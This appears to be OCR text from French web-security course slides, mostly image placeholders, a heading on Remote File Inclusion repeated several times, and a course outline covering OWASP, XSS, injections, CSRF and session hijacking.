
5. Injections

- Code (RFI – Remote File Inclusion)




5. Injections

- Code (RFI – Remote File Inclusion)




5. Injections

- Code (RFI – Remote File Inclusion)




5. Injections

- Code (RFI – Remote File Inclusion)




5. Injections

- Code (RFI – Remote File Inclusion)



5. Injections

- Code (RFI – Remote File Inclusion)




Plan

1. Applications web
2. Top 10 de l'OWASP
3. Classification du WASC
4. XSS
5. Injections
6. **CSRF**
7. Détournement de sessions

